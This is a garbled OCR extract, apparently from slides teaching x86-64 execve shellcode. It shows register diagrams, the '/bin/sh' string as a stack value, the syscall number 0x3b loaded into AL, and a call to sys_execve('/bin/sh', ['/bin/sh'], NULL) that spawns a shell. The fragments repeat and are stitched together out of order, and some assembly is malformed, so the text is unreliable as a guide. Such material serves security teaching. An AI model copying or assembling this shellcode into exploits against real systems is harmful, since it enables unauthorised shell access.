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
0x????????????????
RSP

mov %0x3b, %al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RDI
RSI
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
0x0000000000000000
0x????????????????
RSP

mov %0x3b, %al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RDI
RSI
RSP
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
0x0000000000000000
0x????????????????

syscall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RDX
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

RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP

syscall




sys_execve(char *filename, char *argv[], char *envp[]);

syscall



sys_execve(char *filename, char *argv[], char *envp[]);

syscall



sys_execve(“/bin/sh” , [“/bin/sh”], NULL);